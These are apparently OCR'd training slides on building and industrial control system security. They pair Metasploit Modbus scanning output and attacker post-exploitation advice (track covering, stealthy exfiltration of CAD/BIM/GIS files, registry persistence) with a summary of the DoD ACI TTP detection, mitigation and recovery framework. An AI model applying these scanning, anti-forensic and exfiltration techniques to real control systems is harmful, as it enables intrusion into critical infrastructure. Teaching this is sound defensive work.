
- modbus_findunitid
- modbusclient
- modbusdetect



```
msf auxiliary(modbusdetect) > show options

Module options (auxiliary/scanner/scada/modbusdetect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.254.254.20    yes       The target address range or CIDR identifi
   RPORT    502              yes       The target port
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  10               yes       Timeout for the network probe
   UNIT_ID  1                yes       ModBus Unit Identifier, 1..255, most ofte

msf auxiliary(modbusdetect) > run

[+] 10.254.254.20:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(modbusdetect) >
```

Target 4 (ICS/BAS)

Modbus_findunitid



```
msf auxiliary(modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between Stati
   RHOST         10.254.254.20    yes       The target address
   RPORT         502              yes       The target port
   TIMEOUT       2                yes       Timeout for the network probe,
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan fr
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to

msf auxiliary(modbus_findunitid) > run

[+] Received: correct MODBUS/TCP from stationID  1
[+] Received: correct MODBUS/TCP from stationID  2
[+] Received: correct MODBUS/TCP from stationID  3
[+] Received: correct MODBUS/TCP from stationID  4
[+] Received: correct MODBUS/TCP from stationID  5
[+] Received: correct MODBUS/TCP from stationID  6
[+] Received: correct MODBUS/TCP from stationID  7
[+] Received: correct MODBUS/TCP from stationID  8
[+] Received: correct MODBUS/TCP from stationID  9
[+] Received: correct MODBUS/TCP from stationID  10
[*] Received: incorrect/none data from stationID 11 (probably not in use)
```

Post Exploitation

- Divided into a couple of categories
  - Target Survey
  - Cleanup
  - Collection
  - Persistence

Post Exploitation - Target Survey

- The post exploitation survey is designed to provide the attacker with a general understanding of the target environment
- Executed via a combination of:
  - Single command line options
  - Meterpreter commands
  - Metasploit Post modules
  - Scripted (batch, shell, perl, PowerShell, etc)

Post Exploitation - Target Survey

- Information collected will vary depending on the nature of the operation but in general:
  - Running process
  - Active security products
  - Installed applications
  - Important files
  - Databases
  - Network settings / connections
  - Web browser history
  - Recent user history

Post Exploitation - Clean

- Covering your tracks
- Leave the target in the same condition as it was before the attack
- Potential items to clean, delete, or modify:
  - Dropped executables / files / scripts
  - Modify timestamps on permanent files to blend in
  - Revert any modifications to registry keys
  - Logs that are able to be cleaned
  - Delete added users or scheduled tasks
  - If you ran an executable clean the associated prefetch entry

Post Exploitation - Collect

- The goal of a majority of attacks is to exfil information
- Most beneficial stage for the attacker but also to point where they are most likely to get detected
- Most networks to push large amounts of data out of their network
- To help blend in:
  - Exfil data during peak hours
  - Don’t exceed too large of a threashold
  - Try to use common internet protocols like HTTP or SSL
  - Choose a logical staging point like a network proxy or busy web server

Post Exploitation – Collect Exfil File Types

BIM

Revit - .adsk, .cas, .rfa, .rft, .rte, .rvg, .rvt, .dwfx

Bentley - .**dgn,** .cdx, .cel, .dgnlib, .dgr, .hln, .m01, .pltcfg, .psf, .rdl, .s01, .tg4, .ucf, .upf, .rsc

CAD

AutoCAD -. **dwfx, .dwg, .dxf**

Archicad - 2dl, .aat, .bimx, .bpn, .dor, .dsym, .gdl, .gsm, .gsym, .ism, .isym, .lamp, .lcf, .lmp, .mde, .msm, .msym, .pin, .pla, .pln, .pne, .rsm, .rsym, .text, .tpl, .win, .wsym, .dwg

iDRAW - DRAW

GIS

ESRI - .000, .3dd, .adf, .aga, .agv, .ama, .asa, .bgd, .e00, .elf9, .freelist, .gdbindexes, .gdbtable, .gdbtablx, .jpw, .lpk, .mpk, .mxd, .mxt, .sdc, .sdi, .ServerStyle, .style, .sxd, .tfwx. .timestamp


Google Earth - .**gpx,** .arbvp1, .geprint, .igb, .kdx, .klm, .kml, .kmz, .kvw

Post Exploitation - Persist

- The final step is to put down a permanent implant if longevity is a goal of the attack
- Must get creative. A/V products know where malicious program add themselves for persistence.
- Will the implant beacon or listen?
- Hide in plain sight or rootkit?
- Common persistence locations:
  - Run keys (registry)
  - Services keys (registry)
  - Scheduled tasks

ACT TTP for DoD ICS

The scope of the ACI TTP includes all DoD ICS. DoD ICS, which include **supervisory control and data acquisition (SCADA) systems, distributed control systems (DCS),** and other control system configurations, such as skid-mounted programmable logic controllers (PLC) are typical configurations found throughout the DoD. **ICS are often used in the DoD to manage sectors of critical infrastructure such as electricity, water, wastewater, oil and natural gas, and transportation.**



Advanced Cyber Industrial Control System
Tactics, Techniques, and Procedures (ACI TTP)
for
Department of Defense (DoD)
Industrial Control Systems (ICS)

Version 1.0, January 2016

3. How to Use These TTP

This ACI TTP is divided into essentially four sections:

- **ACI TTP Concepts** (chapters 2 through 4)
- **Threat-Response Procedures** (**Detection, Mitigation, Recovery**) (enclosures A, B, and C)
- **Routine Monitoring of the Network and Baselining the Network** (enclosures D and E)
- **Reference Materials** (enclosures F through I and appendix A through D)

ACT TTP Concepts

ACI TTP Concepts. The concepts provide background information to assist in explaining the scope, prerequisites, applicability, and limitations of the components of this TTP. The concept chapters should be read prior to responding to indication of malicious cyber activity.

In the 1990s, in order to leverage newly identified efficiencies in ICS, formerly physically isolated ICS networks were adapted to interface with the Internet. In the early 2000s, active cyber threats were still in their infancy. However, today the cyber threat to ICS has grown from an obscure annoyance to one of the most significant threats to national security (Rogers, 2015).

The threat, coupled with the inherent lack of cyber security and a long-life span for ICS equipment, has created ideal conditions for a cyber attack causing physical and tangible repercussions. This has led to a need for tactics, techniques, and procedures (TTP) relative to the operations of traditional ICS equipment as well as information technology (IT) components.

Threat-Response Procedures

b. Threat-Response Procedures (Detection, Mitigation, and Recovery).

Detection Procedures (enclosure A) are designed to enable ICS and IT personnel to identify malicious network activity using official notifications or anomalous symptoms (not attributed to hardware or software malfunctions). While the TTP prescribes certain functional areas in terms of ICS or IT, in general each section is designed for execution by the individuals responsible for the operations of the equipment, regardless of formal designations. **Successful Detection of cyber anomalies is best achieved when IT and ICS managers remain in close coordination.** The *Integrity Checks Table* (enclosure A, section A.3, table A.3.1) lists the procedures to use when identifying malicious cyber activity.

Baselining and Routine Monitoring

Baselining and Routine Monitoring of the Network.

Before the ACI TTP are adopted, ICS and IT managers should establish what a FMC network is as it pertains to their specific installations and missions. The ACI TTP defines FMC as a functional recovery point for both the ICS and the SCADA. Once this is defined, ICS and IT managers should capture the FMC condition of their network entry points (e.g., firewalls, routers, remote access terminals, wireless access points, etc.), network topology, network data flow, and machine/device configurations, then store these in a secure location. **This information should be kept under configuration management and updated every time changes are made to the network.** This information forms the FMC baseline. **The FMC baseline is used to determine normal operational conditions versus anomalous conditions of the ICS.**

Reference Materials

Reference Materials.


To further enhance the ACI TTP as a tool, **operators are encouraged to refer to additional resources provided by the Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) and the National Institute of Standards and Technology (NIST) Special Publication (SP) 800 Computer Security series** (see Appendix D: References).

Detection, Mitigation, Recovery Overview

Navigating Detection, Mitigation, and Recovery Procedures

Detection, Mitigation, and Recovery Procedures are contained within enclosures A through C. **While Detection Procedures lead to Mitigation Procedures, and Mitigation Procedures lead to Recovery Procedures, each enclosure can also be executed as a stand-alone resource as well as be incorporated into local procedures.** The following is an overview for navigating the Detection, Mitigation, and Recovery portions of the TTP.

Detection, Mitigation, Recovery Overview



Detection

a. Detection.

When a notification is received or an anomalous symptom is observed, the operator should locate the symptom on the *Event Diagnostics Table* (enclosure A.1 , table A.1.1). After locating and investigating the event diagnostics (which includes eliminating any non-cyber causes for the anomaly), the operator is directed to the *Integrity Checks Table* (enclosure A, section A.3, table A.3.1). **These checks provide actions which assists the operator in determining whether a cyber event is in progress or not.** The operator returns to the diagnostic procedure and then decides either to continue with another integrity check or exit the procedure by moving to the Mitigation section or returning to the Routine Monitoring section (enclosure D). In the case of malicious cyber activity, specific reporting procedures are provided. The operator is then directed to notify the ISSM and request permission to move to the Mitigation section.

Mitigation

b. Mitigation.

If the ISSM confirms permission to move to the Mitigation section, **the operator's first priority is to isolate any compromised assets, and protect the commander's mission priority through segmentation.** This segmentation is based on a predetermined segmentation strategy. After this step is complete, the operator next ensures that local control has been achieved. **After the system is stabilized, the operator can make a request to the ISSM to proceed to the Recovery section.**

For commercial office and non-government Control Systems, the owner or property manager determines the priorities; in most cases tenant service level agreements have pre-defined requirements.

It may not be possible to isolate all segments and the decision to continue using the compromised Control Systems in a degraded mode may be the best option.

If the IT and OT data is on the same segment (not on separate VLAN)'s, it should be assumed that ALL Control Systems and owner and tenant IT systems are potentially exploited.

Recovery

c. Recovery.

Recovery actions follow Mitigation actions. While the TTP addresses specific Recovery actions, **operators may need to execute investigations, incident response plans, and various other overarching command guidelines prior to executing any Recovery actions.** Operators should ensure familiarity with these policies and guidelines.

Maintaining Operational Resilience

Maintaining Operational Resilience


As cyber attacks have become focused and relevant in the world of cyber warfare, the DoD has moved from a position of “system hardening” to a posture of maintaining operational resilience. With the release of Department of Defense Instruction (DoDI) 8500.01, *Cybersecurity*, in March of 2014, the DoD addresses the fact that cyber attacks are inevitable, and adversaries will succeed to some degree. Therefore, it is incumbent upon all operational areas of the DoD to be prepared to meet these three conditions: ensure systems are trustworthy, ensure the mission of the organization is prepared to operate with degraded capabilities, and ensure systems have the means to prevail in the face of adverse events.

The ACI TTP provides ICS operators with a means to use both best practices and procedures in the defense of the ICS, to degrade the ICS, if necessary, and to maintain system operations during an active cyber attack.

Operational Security Log

Operational Security Log

There are instructions throughout the ACI TTP threat-response procedures sections (enclosures A through C) to record information in a Security Log. **An operational Security Log is a written organizational record of events such that a reconstruction of events could occur to illustrate, over time, the adversarial cyber events that occurred on an ICS/IT network as well as the organizational actions to Detect and/or counteract them.** A log should be designed to reflect and accommodate your environment and organizational requirements.



Date: 6/15/16	**Operator:** *Joe Operator*				
Time	**Asset**	**IP Address**	**Description**	**Action Taken**	**Results**
830	*Primary HMI*	*10.10.10.14*	*Event Log Review*	*Examined Event Logs*	*Six failed log-on attempts*
845	*OPC Server*	*10.10.10.12*	*User Accounts*	*Reviewed user accounts*	*Escalated privileges on user account*
900			*Notification*	*Contacted ISSM and provided information on activity*	*ISSM recommends moving to Mitigation*
915	*Primary HMI, OPC Server*	*10.10.10.14,* *10.10.10.12*	Started Mitigation	*Disconnected Ethernet cable from port 6 on SCADA Switch*	*Network segment is separated from the network*

Chapter 2 – Detection Concepts

Detection Introduction

a. Definition. The identification of evidence of an adversarial presence, or the determination of no adversarial presence

b. Key Components

(1) Routine Monitoring
(2) Inspection
(3) Identification of adversarial presence
(4) Documentation
(5) Notifications


c. Prerequisites

(1) FMC baseline
(2) Routine Monitoring
(3) Security Log

Detection Process ACI TTP Entry Points

1. Anomalies found during Routine Monitoring
2. Organization directives, ICS-CERT Notices or other official notifications

Detection Entry Points



Chapter 3 – Mitigation Concepts

Mitigation Introduction

a. Definition. The actions taken that allow the CS network to continue operating after the operator has separated the affected device and/or network segment to prevent the propagation of the adversarial presence and to establish control to allow end-state processes to continue to operate at the command-directed level without interference.

b. Key Components

(1) Protect the information network
(2) Acquire and protect data for analysis
(3) Maintain operations during an active attack

c. Prerequisites

(1) Identification of evidence of an adversarial presence
(2) Appropriate notifications and reporting have been initiated
(3) Security Log

Chapter 3 – Mitigation Concepts (cont)

Cyber Incident Analysis - It is important to note that **Mitigation actions can very easily destroy information or forensic evidence that could be useful in follow-on technical analysis of an incident.** As such, it may become necessary to conduct Mitigation Procedures without performing technical analysis to keep the system operational.

Cyber Incident Response - Organizations must be prepared in advance for any Mitigation. Decisions made in haste while responding to a critical incident could lead to further unintended consequences. Therefore, **Mitigation Procedures, tools, defined interfaces, and communications channels and mechanisms should be in place and previously tested.**

Mitigation Course of Action (COA) -**Develop a plan that lists the specific Mitigation steps to take and which identifies the personnel by job description that should take those steps.** In this way, when an incident does occur, appropriate personnel will know how to respond. Escalation procedures and criteria must also be in place to ensure effective management engagement during Mitigation actions. **Organizations must define acceptable risks for incident containment and develop strategies and procedures accordingly.** This should be conducted during annual risk management activities.

Chapter 4 – Recovery Concepts

Recovery Introduction

a. Description. Restoration and reintegration of the CS to a FOC state.

b. Key Components

(1) Identify mission priorities
(2) Acquire and protect data for analysis
(3) Systematically Recover each affected device
(4) Systematically reintegrate devices, processes, and network segments
(5) Test and verify system to ensure devices are not re-infected

c. Prerequisites

(1) Network has been isolated and stabilized from the cyber-incident
(2) Appropriate notifications and reporting has occurred
(3) Response Jump-Kit
(4) Baseline documentation

Chapter 4 – Recovery Concepts (cont)

The operator **must not** proceed with Recovery Procedures without proper authorization and should consult with the ISSM prior to proceeding with those Recovery Procedures. A CPT from outside your organization may be called upon to direct the Recovery process. **The main focus of the CPT is to preserve forensic evidence for analysis of the cyber incident and to provide technical assistance as required.** If directed, the operator may proceed with Recovery Procedures without the assistance of a CPT. Every effort should be made to preserve evidence of the cyber incident for forensic analysis whenever feasible.

Forensic evidence collection for Control Systems at this time is very difficult and time consuming; very few building controllers have logs, are not authenticated, and are on unencrypted networks.

Chapter 4 – Recovery Concepts (cont)

Recovery Process

